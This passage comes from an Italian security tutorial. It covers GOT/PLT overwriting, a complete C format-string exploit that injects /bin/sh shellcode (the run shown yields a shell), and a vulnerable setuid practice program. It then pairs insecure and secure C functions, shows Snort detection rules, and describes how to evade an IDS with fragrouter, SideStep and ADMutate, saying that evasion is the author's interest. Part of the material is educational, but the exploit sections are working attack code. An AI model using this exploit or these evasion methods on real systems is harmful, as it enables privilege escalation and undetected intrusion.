Modifichiamo la variabile:

```
long int *got = 0x08049550;
```

e lanciamo il debugger per ambiente Linux gdb.

```
(gdb) break main
Breakpoint 1 at 0x8048442: file boh.c, line 13.
(gdb) run
Starting program: /home/nail/./boh
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.

Breakpoint 1, main () at boh.c:13
13              *got = (long int)food;
(gdb) x 0x8049550

0x8049550 <_GLOBAL_OFFSET_TABLE_+28>:   0x08048342

(gdb) disass exit
Dump of assembler code for function exit:
0x4003c79c :      push   %ebp
0x4003c79d :    mov    %esp,%ebp
[...]
```

Prima di eseguire l'assegnazione gdb chiama la funzione nella PLT e solo successivamente disassembla il codice di exit.
Eseguiamo ora una sostituzione d'indirizzo.

```
(gdb) n
14              exit(0);
(gdb) disass exit
Dump of assembler code for function exit:
0x4003c79c :      push   %ebp
0x4003c79d :    mov    %esp,%ebp
[...]
```

Andiamo a vedere la modifica.

```
(gdb) x 0x8049550
0x8049550 <_GLOBAL_OFFSET_TABLE_+28>:   0x08048420
```

Proviamo a lanciare il programma.

```
$ ./boh
Sono dentro alla funzione food
```

Quando viene chiamata la funzione exit(), il programma cerca l'entry per la rilocazione nella GOT, trova la locazione 0x08049560 che corrisponde alla funzione cercata, e quindi successivamente salta all'indirizzo contenuto in quella locazione.
Come nell'esempio che avevamo visto all'inizio la sostituzione dell'indirizzo fa in modo chre il programma salti alla funzione food invece che all'entry nella PLT che gestisce la exit().
Per chi ha un pochino di familiarita' con gli overflow e' molto semplice sfruttare la GOT per fare in modo che il programma esegua iul ritorno sull'indirizzo da noi voluto.
Mettiamo il caso che vogliamo deviare la printf, prendiamo la locazione nella GOT dove c'e' l'indirizzo della printf e lo overwritiamo con l'indirizzo dello shellcode.
Solitamente l'unico problema sta nell'indirizzare il programma a scrivere lì poiche' si tratta di una zona di memoria precedente l'heap e che quindi non può essere raggiunta dall'heap.
Un modo puo' essere utilizzare i format bug, un altro la tecnica del doppio overflow (stack + heap).

Format GOT bugs

```
<-| gotplt/fmt.c |->
#include
#include

void work(char *s)
{
        printf(s);
        exit(0);
}
int main() {
        char buf[2048];
        printf("buf is located @ %p\n", buf);
        fgets(buf,sizeof(buf), stdin);
        buf[strlen(buf)-1] = 0; /* strip \n */
        work(buf);
}
<-X->
```

Come vedete un semplice format buffer overflow non funzionerebbe.
Fatta la printf, si modificherebbe il ret della work() che pero' non verrebbe mai raggiunto poiche' la exit() terminerebbe forzatamente il programma.
L'unico modo e' sostiuire la exit con il nostro shellcode *g*.
Per di piu' abbiamo solo l'imbarazzo della scelta: possiamo usare sia la GOT stessa per infilare lo shellcode, oppure infilarlo in 'buf'.
Gia' che abbiamo anche l'indirizzo, possiamo metterlo in buf.
Il nostro buffer deve quindi contenere lo shellcode e andare a scrivere nella GOT l'indirizzo dello stesso.
Innanzitutto prendiamoci l'indirizzo della exit:

```
$ objdump -R ./fmt
DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080495c4 R_386_GLOB_DAT    __gmon_start__
08049668 R_386_COPY        stdin
080495ac R_386_JUMP_SLOT   __register_frame_info
080495b0 R_386_JUMP_SLOT   __deregister_frame_info
```

```
080495b4 R_386_JUMP_SLOT   fgets
080495b8 R_386_JUMP_SLOT   __libc_start_main
080495bc R_386_JUMP_SLOT   printf
080495c0 R_386_JUMP_SLOT   exit
```

Ci sono moltissimi modi per fare la format string.
Ho scelto quello piu' classico e diffuso: scrivere i bytes in modo incrementale:

```
<\xeb\x08>%$n
<\xeb\x08>%$n<\xeb\x08>
%$n<\xeb\x08>%$n
```

ADDR e' l'indirizzo a cui dobbiamo andare a scrivere (0x08049590).
Per chi non lo sapesse, \xeb\x08 e' un jump relativo 8 byte piu' avanti.
Questo permette di andare a prendere in uno qualsiasi dei nop e saltare i %n (a meno che non si sia sfigati assai e si cada direttamente sul %n.
Utilizzando %num$x si prende il num-esimo elemento nello stack.

```
$ ./fmt
buf is located @ 0xbffff1d8
```

Per cui diciamo che possiamo scrivere 0xbffff1e2 tranquillamente.
Ora cerchiamo la format string all'interno dello stack:

```
$ ./fmt
buf is located @ 0xbffff1d8
AAAA%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%pAAAA0x400137500xbffff9d80x80484c20xb
ffff7d80x2000xbffff9d80x80484ce0xbffff7d80xbffff7d80x400131540x400002300x401
009b40xbffffa140x2(nil)0x400013100x2c80x41414141
```

Per cui distanza = 18.

A questo punto abbiamo tutti i dati per costruire il nostro exploit.

```
<-| gotplt/got.c |->
#include
#include
#include
char linuxsc[] = /* just aleph1's old shellcode (linux x86) */
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0"
      "\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8"
      "\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

int num(int n)
{
        if(n < 10) return 1;
        if(n < 100) return 2;
        if(n < 1000) return 3;
}
int
main(int argc, char **argv)
{
        char a[256],b[256],c[256],d[400], buf[1024];
        long int what, where;
        int what0, what1, what2, what3, dist;

        bzero(a, sizeof(a));
        bzero(b, sizeof(b));
        bzero(c, sizeof(c));
        bzero(d, sizeof(d));
        bzero(buf, sizeof(buf));

        if(argc != 4)
        {
```

```
                printf("Usage: %s   \n",argv[0]);
                exit(0);
        }

         /* recuperiamo i nostri indirizzi */
         /* what e' cosa va scritto, where dove :) */
        sscanf(argv[1], "%lx", &what);
        sscanf(argv[2], "%lx", &where);
        dist = atoi(argv[3]);

         /* dividiamo l'indirizzo */
        what0 = (what & 0xff);
        what1 = (what >> 8) & 0xff;
        what2 = (what >> 16) & 0xff;
        what3 = (what >> 24) & 0xff;

         /* riempiamo un buffer per ogni byte da scrivere */
        memset(a, '\x90',what0 - 2 - 16);
        sprintf(a+strlen(a), "\xeb\x08%%%d$n", dist);
        memset(b, '\x90',what1 - what0 - 2);
        sprintf(b+strlen(b), "\xeb\x08%%%d$n", dist+1);
        memset(c, '\x90',what2 - what1 - 2);
        sprintf(c+strlen(c), "\xeb\x08%%%d$n", dist+2);
        memset(d, '\x90',0x100 + what3 - what2 - 2);
        sprintf(d+strlen(d), "\xeb%c%%%d$n", num(dist)+3, dist+3);
         /* questo e' difficile :) il salto dev'essere preciso
            in modo da beccare in pieno lo shellcode.
           si poteva anche semplicemente mettere ancora qualche NOP
           ma odio le cose semplici :P */

         /* inseriamo i 4 indirizzi */
        *(long int *)buf     = where;
        *(long int *)(buf+4) = where+1;
        *(long int *)(buf+8) = where+2;
        *(long int *)(buf+12)= where+3;
         /* tutto il resto e lo shellcode */
        sprintf(buf+16, "%s%s%s%s%s",
                a,b,c,d,linuxsc);

         /* printiamo */
        printf("%s\n", buf);
        return 0;
}
<-X->
```

```
$ (./got 0xbffff223 0x080495c0 18 ; cat - ) | ./fmt
buf is located @ 0xbffff1d8
id
uid=1000(nail) gid=100(users) groups=100(users),3(sys)
```

Risultato: la exit() e' diventata il nostro shellcode

Doppio overflow (stack+got)

Questo e' un metodo un po' particolare... anzi penso che piu' che un metodo sia un trucchetto molto carino.
Infatti per essere attuato richiede ben precise condizioni.
In poche parole, si tratta di overwritare un puntatore nello stack in modo che una successiva lettura porti a scrivere nella GOT.
Esempio:

```
char *msg;
char buf[256];
[...]
msg = malloc(2048);
```

```
strcpy(buf, argv[1]);
fgets(msg, 2048, stdin);
```

Con la strcpy possiamo sovrascrivere l'indirizzo di msg con quello che ci serve (l'indirizzo a cui dovremmo scrivere all'interno della GOT).
Con la fgets poi inseriremo nella GOT tutto quello che ci serve.
Ovviamente perche' tutto cio' accada bisogna che:

```
a) il puntatore sia raggiungibile nello stack dal primo buffer;
b) il puntatore non venga modificato tra lo stack overflow e la scrittura
   all'interno della GOT (se la malloc fosse stata dopo la strcpy sarebbe
   stato impossibile);
c) il puntatore sia ovviamente a nostra disposizione per inserire dati.
```

Qui sotto potete trovare un programma abbastanza semplice su cui fare esercizio.

```
<-| gotplt/proggie.c |->
/* ovviamente:
   # gcc -o proggie proggie.c -lcrypt
   # chown root ./proggie
   # chmod 4755 ./proggie
   # su - user
   $ vi exploit.c
*/

#include
#include
#include
#include
#include
#include

char *
scheck(char *u)
{
        struct spwd *s;

        s = getspnam(u);
        if(!s)
                return NULL;
        return s->sp_pwdp;
}


int check(char *u, char *pwd)
{
        struct passwd *p;
        char *cpwd;

        p = getpwnam(u);
        if(!p)
                return 0;
        if(strlen(p->pw_passwd)==1)
                p->pw_passwd = scheck(u);
        if(!p->pw_passwd)
                return 0;
        cpwd = (char *)crypt(pwd, p->pw_passwd);
        if(strcmp(cpwd, p->pw_passwd))
                return 0;
        p = getpwnam("nobody");
        return p->pw_uid;
}

main()
{
        long int count = 0;
```

```
        int id;
        char *passwd = NULL;
        char prompt[200];
        char user[256];

        printf("Insert your password length: ");
        fflush(stdout);
        fgets(user, sizeof(user), stdin);
        user[strlen(user)-1] = 0;
        count = atoi(user)+2; /* to get \n and \0 */
        passwd = (char *)malloc(count+1);

        printf("Insert your username: ");
        fflush(stdout);
        fgets(user, sizeof(user), stdin);
        user[strlen(user)-1] = 0;
        sprintf(prompt, "Insert password for localhost:%s", user);
        printf("%s: ", prompt);

        if(count > 16)
        {
                printf("Your password is too long.\n");
                exit(0);
        }
        fgets(passwd, count, stdin);
        passwd[strlen(passwd)-1] = 0;
        if((id = check(user, passwd)))    {
                printf("You are logged in!!!\n");
                setuid(id);
                system("/bin/sh -i");
                exit(0);
        } else
                printf("Error.\n");

}
<-X->
```

Metodi di programmazione per evitare i buffer overflow

Vedremo in questa parte le metodologie di programmazione legate all'uso delle normali funzioni di libreria del linguaggio C.

strcpy(destinazione, sorgente)

Copia una stringa sorgente dentro ad una destinazione.
La funzione controlla nella stringa sorgente il carattere di fine sringa '\0' e fino a quel punto continua a copiare carattere dopo carattere dentro al buffer di destinazione.
L'algoritmo potrebbe essere :

```
char *source, *dest;
while(*dest++ = *source++) ;
```

Corretto	Non corretto

`void  funzione(char *str) {`
`  char buffer[256];`
`  strncpy(buffer, str, sizeof(buffer)-1);`
`  buffer{sizeof(buffer)-1] = 0;`
`}`
	`void  funzione(char *str) {`
	`  char buffer[256];`
	`  strcpy(buffer, str);`
	`}`

strcat(destinazione, sorgente)

Accoda a destinazione il buffer sorgente.
L'algoritmo potrebbe essere quello che segue :

```
char *source, *dest;
while(*dest++);
while(*dest++ = *source++);
```

Corretto	Non corretto

void funzione(char *str) {
  char buffer[256];
  strncat(buffer, str, sizeof(buffer)-1-strlen(buffer));
  buffer{sizeof(buffer)-1] = 0;
}
	void funzione(char *str) {
	  char buffer[256];
	  strcat(buffer, str);
	}

sprintf(buffer, “stringa formattazione”, variabili);

Esegue la stampa dentro ad un buffer di una serie di variabili usando la sringa di formattazione la quale usa gli stessi formati di printf().

Corretto	Non corretto

void funzione(char *str) {
  char buffer[256];
  snprintf(buffer, sizeof(buffer)-1, “%s”, str);
}
	void funzione(char *str) {
	  char buffer[256];
	  sprintf(buffer, “%s”, str);
	}

gets(stringa)

Legge da tastiera una stringa e la assegna a stringa.

Corretto	Non corretto

void funzione() {
  char buffer[256];
  fgets(buffer, sizeof(buffer)-1, stdin);
}
	void funzione() {
	  char buffer[256];
	  gets(buffer);
	}

scanf(“stringa for,mattazione”, variabili)
sscanf(buffer, “stringa formattazione”, variabili);
fscanf(handle, “stringa formattazione”, variabili);

Le funzioni leggono un input da diverse sorgenti (tastiera, buffer, file) usando una stringa di formattazione e assegnano i valori letti alle variabili.

Corretto	Non corretto

void funzione() {
  char buffer[256];
  int num;
  num = fscanf(stdin, “%255s”, buffer);
}
	void funzione() {
	  char buffer[256];
	  int num;
	  num = fscanf(stdin, “%s”, buffer);
	}

memcpy(destinazione, sorgente, dimensione)

Copia da sorgente a destinazione byte a byte per la mlunghezza specificata.

Corretto	Non corretto

void funzione(char *sorgente) {
  char buffer[256];
  if(strlen(sorgente) > 255)
     return;
  memcpy(buffer, sorgente, strlen(sorgente));
}
	void funzione(char *sorgente) {
	  char buffer[256];
	  memcpy(buffer, sorgente, strlen(sorgente));
	}

I programmi che svologono alcune funzioni particolari devono inoltre avere certi tipi di accorgimenti.

Prendiamo ad esempio il problema della validazione dei DNS.
Il metodo che segue risulta essere non corretto.

```
int validate(u_int32_t ipaddr, char *hostname)
{
    struct inaddr ia;
    struct hostent *he;

    memset(&ia, 0, sizeof(ia));
    ia.s_addr = ipaddr;

    he = gethostbyaddr(&ia, sizeof(ia), AF_INET);
    if (!he)
        return 0;

    if (!he->h_name)
        return 0;

    if (!strcmp(he->h_name, hostname))
        return 1;

    return 0;
}
```

Il sorgente corretto è invece :

```
int validate(u_int32_t ipaddr, char *hostname)
{
    struct inaddr ia;
    struct hostent *he;
    int count;

    memset(&ia, 0, sizeof(ia));
    ia.s_addr = ipaddr;

    he = gethostbyaddr(&ia, sizeof(ia), AF_INET);
    if (!he)
        return 0;

    if (!he->h_name)
        return 0;

    if (strcmp(he->h_name, hostname))
        return 0;

    he = gethostbyname(hostname);
    if (!he)
        return 0;

    for (count = 0; he->h_addr_list[count]; count++)
        if (!memcmp(&ipaddr, he->h_addr_list[count], 4)
            return 1;

    return 0;
}
```

Anche il settore della vaildazione dei dati inseriti da utenti esistono metodi corretti e metodi invece che possono generare problemi.

```

#define BAD "/ ;[]<>&\t"



char *query()
{
    char *user_data, *cp;

    /* Get the data */

    user_data = getenv("QUERY_STRING");

    /* Remove bad characters */

```


```
    for (cp = user_data; *(cp += strcspn(cp, BAD)); )
        *cp = '_';

    return user_data;
}
```

Il sistema coretto è invece :

```
#define OK  "abcdefghijklmnopqrstuvwxyz\
             BCDEFGHIJKLMNOPQRSTUVWXYZ\
             1234567890_-.@";

char *query()
{
    char *user_data, *cp;

    /* Get the data */

    user_data = getenv("QUERY_STRING");

    /* Remove all but good characters */

    for (cp = user_data; *(cp += strspn(cp, OK));)
        *cp = '_';

    return user_data;
}
```

I sistemi IDS e metodi di elusione

I sistemi informativi, sia collegati a intranet che ad internet, sono generalmente obbiettivi di attacchi informatici di tutti i tipi ed indirizzati a qualsiasi scopo.
Non pensiate che l'hacker esterno che manovra in fili di un attacco da un recondito angolo buio della rete sia di fatto il maggiore pericolo per una rete aziendale.
Gli attaccanti possono essere da qualsiasi parte ed in particolar modo in mezzo ai dipendenti della aziende stesse delle qali sono i network.
Su queste reti ci sono dati di tutti i tipi comprese informazioni che sono considerate private e spesso soggette a segreto da cui potrebbero dipendere gli esiti delle aziende stesse.
Per questo motivo tra i dogmi della security, sul mio sito http://www.bernardotti.al.it, ho riportato quello secondo il quale la sicurezza non è una spesa ma un investimento.
Controllare una piccola rete è relativamente semplice.
Dico relativamente in quanto intendo dire 'controllare e farlo bene' e non solo 'controllare alla spera in Dio'.
In pratica le attività svolte da questa vengono tenute su dei files di LOG i quali se messi su machine sicure possono essere utili per individuare non solo frodi già eseguite ma anche tentativi in atto.
Prendiamo il classico esempio dei tentivi combinatori legati all'individuazione di una pasword.
Il file di og conterrà infinità di righe legate ai vari tentativi.
Fate attenzione che qualsiasi attività potrebbe lasciare il file di log e questi potrebbero essere su sistemi non accessibili come ad esempio qui da me in WEBSITEK.COM.
In questo caso possediamo una macchina che funziona da fortezza LOGS e sulla quale gira un sistema IDS, precisamente NFR per ambiente Unix.
Ma come funzionano questi tipi di programmi.
Uno di questi deriva da un sistema di SNIFFER e questo potrebbe fare capire che alcuni di questi di fatto funzionano come questo tipo di programmi.
In altre parole, per introdurre l'idea, pensate a cosa fa lo sniffer.
Questo si collega ad un certo segmento di rete analizzando tutti i pacchetti che passano su questo.
Ma di fatto gli attacchi cosa sono e come vengono eseguiti ?
In ogni caso sono sempre stringhe di comandi che vengono indirizzati verso a qualche software particolare come ad esempio quello di gestione di un server http.
Il sistema IDS intercetta il traffico e quindi ricerca dentro ai vari pacchetti quelli che contengono 'riferimenti' a attacchi pericolosi per la rete.

Un sistema che di fatto è in grado di vedere i pacchetti che passano su una rete può facilmente anche essere utilizzato per confrontrare i contenuti dei pacchetti con quelli reperiti da un database.
Prendiamo ad esempio uno sniffer come SNORT.
Questo è basato sulla libreria di capture dei pacchetti libcap.
Si tratta di un pacchetto lanciato da linea di comando anche se la versione Windows possiede anche un interfaccia di comando e controllo in modalità grafica.
Questa è esattamente quella che segue:

La linea di comando standard è :

```
./snort -v
```

ma è possibile specificare i percorsi di dove salvare i logs.

```
./snort -dev -l ./log
```

La specifica dell'IP su cui eseguire lo sniffing :

```
./snort -dev -l ./log -h 192.168.1.0/24
```

Snort possiede anche on file snort.conf con dentro la configurazione.
Mediante la linea di comando è possibile specificare il file di configurazione.

```
./snort -dev -l ./log -h 192.168.1.0/24 -c snort.conf
```

Il sistema di analisi permette di creare delle regole che verranno utilizzate per le ricerche dentro ai pacchetti.
Una linea con dentro una regole potrebbe essere :

```
alert tcp any any -> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; \
msg: "mountd access";)
```

Snort possiede un sistema complesso finalizzato alla scrittura di tali regole tanto da comprendere anche l'uso di variabili.

```
var MY_NET $(MY_NET:-192.168.1.0/24)
log tcp any any -> $(MY_NET:?MY_NET is undefined!) 23
```

Quando si inastala il pacchetto vengono inserite dentro alle directory di setup anche un certo numero con delle regole di base.

```
28/10/2001  17.52            1.433 attack-responses.rules
01/11/2001  18.03           21.823 backdoor.rules
01/11/2001  18.03            1.434 bad-traffic.rules
28/10/2001  17.52            5.849 ddos.rules
28/10/2001  17.52            3.277 dns.rules
05/11/2001  20.05            3.141 dos.rules
19/11/2001  17.17           10.027 exploit.rules
28/10/2001  17.52            2.664 finger.rules
28/10/2001  17.52            6.139 ftp.rules
01/11/2001  18.03           16.040 icmp-info.rules
01/11/2001  18.03            4.301 icmp.rules
28/10/2001  17.52            1.311 info.rules
28/10/2001  17.55               59 local.rules
28/10/2001  17.52            3.615 misc.rules
28/10/2001  17.52            3.150 netbios.rules
28/10/2001  17.52            5.415 policy.rules
28/10/2001  17.52            1.880 porn.rules
28/10/2001  17.52           11.873 rpc.rules
28/10/2001  17.52            2.445 rservices.rules
28/10/2001  17.52            4.569 scan.rules
28/10/2001  17.52            3.521 shellcode.rules
28/10/2001  17.52            4.098 smtp.rules
28/10/2001  17.52            9.101 sql.rules
28/10/2001  17.52            2.827 telnet.rules
28/10/2001  17.52            1.140 tftp.rules
02/11/2001  08.21           14.927 virus.rules
02/11/2001  08.00            9.162 web-attacks.rules
28/10/2001  17.52           20.151 web-cgi.rules
28/10/2001  17.52            7.677 web-coldfusion.rules
28/10/2001  17.52            7.869 web-frontpage.rules
28/10/2001  17.52           17.924 web-iis.rules
19/11/2001  17.17           40.920 web-misc.rules
28/10/2001  17.52              685 x11.rules
```

Come avrete notato i nomi dei files specificano il sistema di filtraggio inserito dentro a quelle regole a cosa si riferiscono.
Prendiamo il file che contiene il filtraggio dei comandi netbios.

```
# (C) Copyright 2001, Martin Roesch, Brian Caswell, et al.  All rights reserved.
# $Id: netbios.rules,v 1.12 2001/10/29 01:52:54 roesch Exp $
#--------------
# NETBIOS RULES
#--------------

alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS nimda .eml";
content:"|00|E|00|M|00|L"; flags:A+; classtype:bad-unknown;
reference:url,www.datafellows.com/v-descs/nimda.shtml; sid:1293; rev:2;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS nimda .nws";
content:"|00|N|00|W|00|S"; flags:A+; classtype:bad-unknown;
reference:url,www.datafellows.com/v-descs/nimda.shtml; sid:1294; rev:2;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS nimda RICHED20.DLL";
content:"R|00|I|00|C|00|H|00|E|00|D|00|2|00|0"; flags:A+; classtype:bad-unknown;
reference:url,www.datafellows.com/v-descs/nimda.shtml; sid:1295; rev:2;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS DOS RFPoison"; flags: A+;
content: "|5C 00 5C 00 2A 00 53 00 4D 00 42 00 53 00 45 00 52 00 56 00 45 00 52 00 00
```

```
00 00 00 01 00 00 00 01 00 00 00 00 00 00 00 FF FF FF FF 00 00 00
00|";reference:arachnids,454; classtype:attempted-dos; sid:529; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS NT NULL session"; flags:
A+; content: "|00 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00 4E 00 54 00
20 00 31 00 33 00 38 00 31|"; reference:bugtraq,1163; reference:cve,CVE-2000-0347;
reference:arachnids,204; classtype:attempted-recon; sid:530; rev:3;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS RFParalyze Attempt"; flags:
A+; content:"BEAVIS"; content:"yep yep"; classtype:attempted-recon; sid:1239; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS SMB ADMIN$access";flags:
A+; content:"\\ADMIN$|00 41 3a 00|"; reference:arachnids,340; classtype:attempted-
admin; sid:532; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS SMB C$ access"; flags: A+;
content: "|5c|C$|00 41 3a 00|";reference:arachnids,339; classtype:attempted-recon;
sid:533; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS SMB CD..";flags: A+;
content:"\\..|2f 00 00 00|"; reference:arachnids,338; classtype:attempted-recon;
sid:534; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS SMB CD...";flags: A+;
content:"\\...|00 00 00|"; reference:arachnids,337; classtype:attempted-recon;
sid:535; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS SMB D$access";flags: A+;
content:"\\D$|00 41 3a 00|"; reference:arachnids,336; classtype:attempted-recon;
sid:536; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS SMB IPC$access";flags: A+;
content:"\\IPC$|00 41 3a 00|"; reference:arachnids,335; classtype:attempted-recon;
sid:537; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS SMB IPC$access";flags: A+;
content:"|5c00|I|00|P|00|C|00|$|000000|IPC|00|"; reference:arachnids,334;
classtype:attempted-recon; sid:538; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS Samba clientaccess";flags:
A+; content:"|00|Unix|00|Samba"; reference:arachnids,341; classtype:not-suspicious;
sid:539; rev:1;)
```

Andando sulla rete troverete librerie immense di regole da utilizzare con la vostra installazione anche se di fatto il nostro interesse nei confronti di questi sistemi è esattamente il contrario ovvero come evadere I sistemi IDS.
Nei capitoli precedenti abbiamo ad esempio parlato di sistemi di buffer overflow.
Come d'altra parte anche le altre cose, questa metodologia potrebbe essere particolarmente complessa, se non impossibile, nel caso in cui si cerchi di eseguire l'attacco verso un sistema che dspone di un IDS.
Sistemi IDS come NFR possiedono una complessità notevole e richiedono un sistema dedicato, oltre a costi esorbitanti.
Chiaramente l'efficacia di un sistema IDS dipende in particolar modo dalle dimensioni del database contenente gli identificatori degli attacchi e dal metodo di aggiornamento di questi.
L'uso di sistemi dedicati dventa necessario per due motivi.
Pensate al fatto che un sistema software intercetta I pacchetti che passano su una rete e confrontano I dati contenuti dentro a questi eseguendo dei confronti su moli di dati che possono essere anche di grosse dimensioni.
L'uso di una di questi pacchetti su un sistema che svolge anche altri compiti potrebbe intaccare le prestazioni del sistema stesso.
Ma come è possibile evadere l'intercettazione dei sistemi IDS ?
Sembra stupido ma uno dei metodi migliori per eludere un IDS è utilizzare un sistema di attacco che non sia registrato nel database di questo.
Un altro metodo è quello legato alla frammentazione dei pacchetti.
Prendiamo ad esempio FRAGROUTER.
Questo pacchetto, prelevabile da

```
http:://www.anzen.com/research/nidsbench
```

possiede 35 metodi differenti per spezzare e tagliare I pacchetti di dati in modo da cercare di evitare che il sistema IDS riesca ad identificare le stringhe dalle quali verrebbero rilevati gli identificativi degli attacchi.
La bellezza di FRAGROUTER è che questo separa le funzionalità di un attacco da quelle delle frammentazione.
Come dice il suo nome di fatto il software è un ROUTER.
L'attaccante sceglie un certo pacchetto da usare nell'attacco il quale potrebbe generare un certo numero di pacchetti.

Questi verrebbero inviati verso FRAGROUTER il quale gli applicherebbe uno dei 35 metodi e successivamente li dirigerebbe vero al sistema di destinazione.
La sintasi è :

```
fragrouter - network intrusion detection evasion toolkit

Synopsis



fragrouter [ -i interface ] [ -p ] [ ATTACK ] host

Description

Fragrouter is a program for routing network traffic in such a way as
to elude most network intrusion detection systems.
The attacks implemented correspond to those listed in the Secure
Networks ``Insertion, Evasion, and Denial of Service: Eluding Network
Intrusion Detection'' paper of January, 1998.

Options

-i
Specify the interface to accept packets on.
-p
Preserve the entire protocol header in the first fragment. This is
enabled by default on Linux, which doesn't allow sending of short
fragments.

The following attack options are mutually exclusive - you may only
specify one type of attack to run at a time.

-B1
baseline-1 : Normal IP forwarding.
-F1
frag-1 : Send data in ordered 8-byte IP fragments.
-F2
frag-2 : Send data in ordered 24-byte IP fragments.
-F3
frag-3 : Send data in ordered 8-byte IP fragments, with one fragment
sent out of order.
-F4
frag-4 : Send data in ordered 8-byte IP fragments, duplicating the
penultimate fragment in each packet.
-F5
frag-5 : Send data in out of order 8-byte IP fragments, duplicating
the penultimate fragment in each packet.
-F6
frag-6 : Send data in ordered 8-byte IP fragments, sending the marked
last fragment first.
-F7
frag-7 : Send data in ordered 16-byte IP fragments, preceding each
fragment with an 8-byte null data fragment that overlaps the latter
half of it. This amounts to the forward-overlapping 16-byte fragment
rewriting the null data back to the real attack.
```

Un software che utilizza una metodologia completamente differente per eludere i sistemi IDS è SIDESTEP.
Il programma è scaricabile da :

```
http://www.robertgraham.com/tmp/sidestep.exe
```

Si tratta di un programma lanciabile da linea di comando :

```
c:\>sidestep
SideStep v1.0  Copyright (c) 2000 by Network ICE
http://www.robertgraham.com/tmp/sidestep.html
usage:
 sidestep <target> [<options>]
Sends attacks at the target that evades an IDS.
One of the following protocols/attacks must be specified:
 -rpc    RPC PortMap DUMP
 -ftp    FTP CD ~root
 -dns    DNS version.bind query
 -snmp   SNMP lanman user enum
 -http   /cgi-bin/phf
 -bo     BackOrifice ping
 -all
One of three modes must be specified:
 -norm       Does no evasion (normal attacks)
 -evade      Attempts to attack target evading the IDS
 -false      Does not attack the system at all (false positive)
Example:
 sidestep 10.0.0.1 -evade -dns
 Queries DNS server for version info evading IDS
```

Un pacchetto particolare che viene utilizzato nell'ambito delle evasioni dai sistemi IDS è ADMUTATE.
I metodi generalmente usati dai sistemi IDS per l'identificazione degli attacchi sono :

```
* Signature analysis
* Protocol analysis
* Traffic pattern statistics
```

Prendiamo ad esempio i metodi per eludere, con un sistema di buffer overflow, l'occhio attento di un istema IDS.
ADMutate accetta come input un exploit basato su di un buffer overflow.
Il tool modifica l'exploit utilizzando un sistema usato anche dai virus chiamato polimorfismo.
In altre parole ADMutate modifica il buffer overflow fino a creare un nuovo exploit che di fatto non possiede gli deintificatori che potrebbero essere intercettati da un sistema IDS.
Ma come fa a creare una versione polimorfica dell'exploit relativo ad un buffer overflow ?
Vi ricordate che un buffer overflow consiste di fatto in tre componeti principali ?
Il primo componente è la sequenza di NOP che permette al sistema di saltare come esecuzione in un punto che non crei problemi.
Il secondo componente è il codice assembler che deve esser eseguito.
Il terzo è il puntatore di salto.
ADMutate altera ciascuno di questi tre componenti al fine di creare un set di istruzioni differenti che facciano alla fine la stessa cosa.
Per quello che riguarda i NOP non fa altro che sostituire con istruzioni nulle ovvero che non facciano in pratica nulla come ad esempio muovere avanti e indietro i valori da un registro.
Ad esempio mete istruzioni del tipo :

```
MOV  EAX, 1
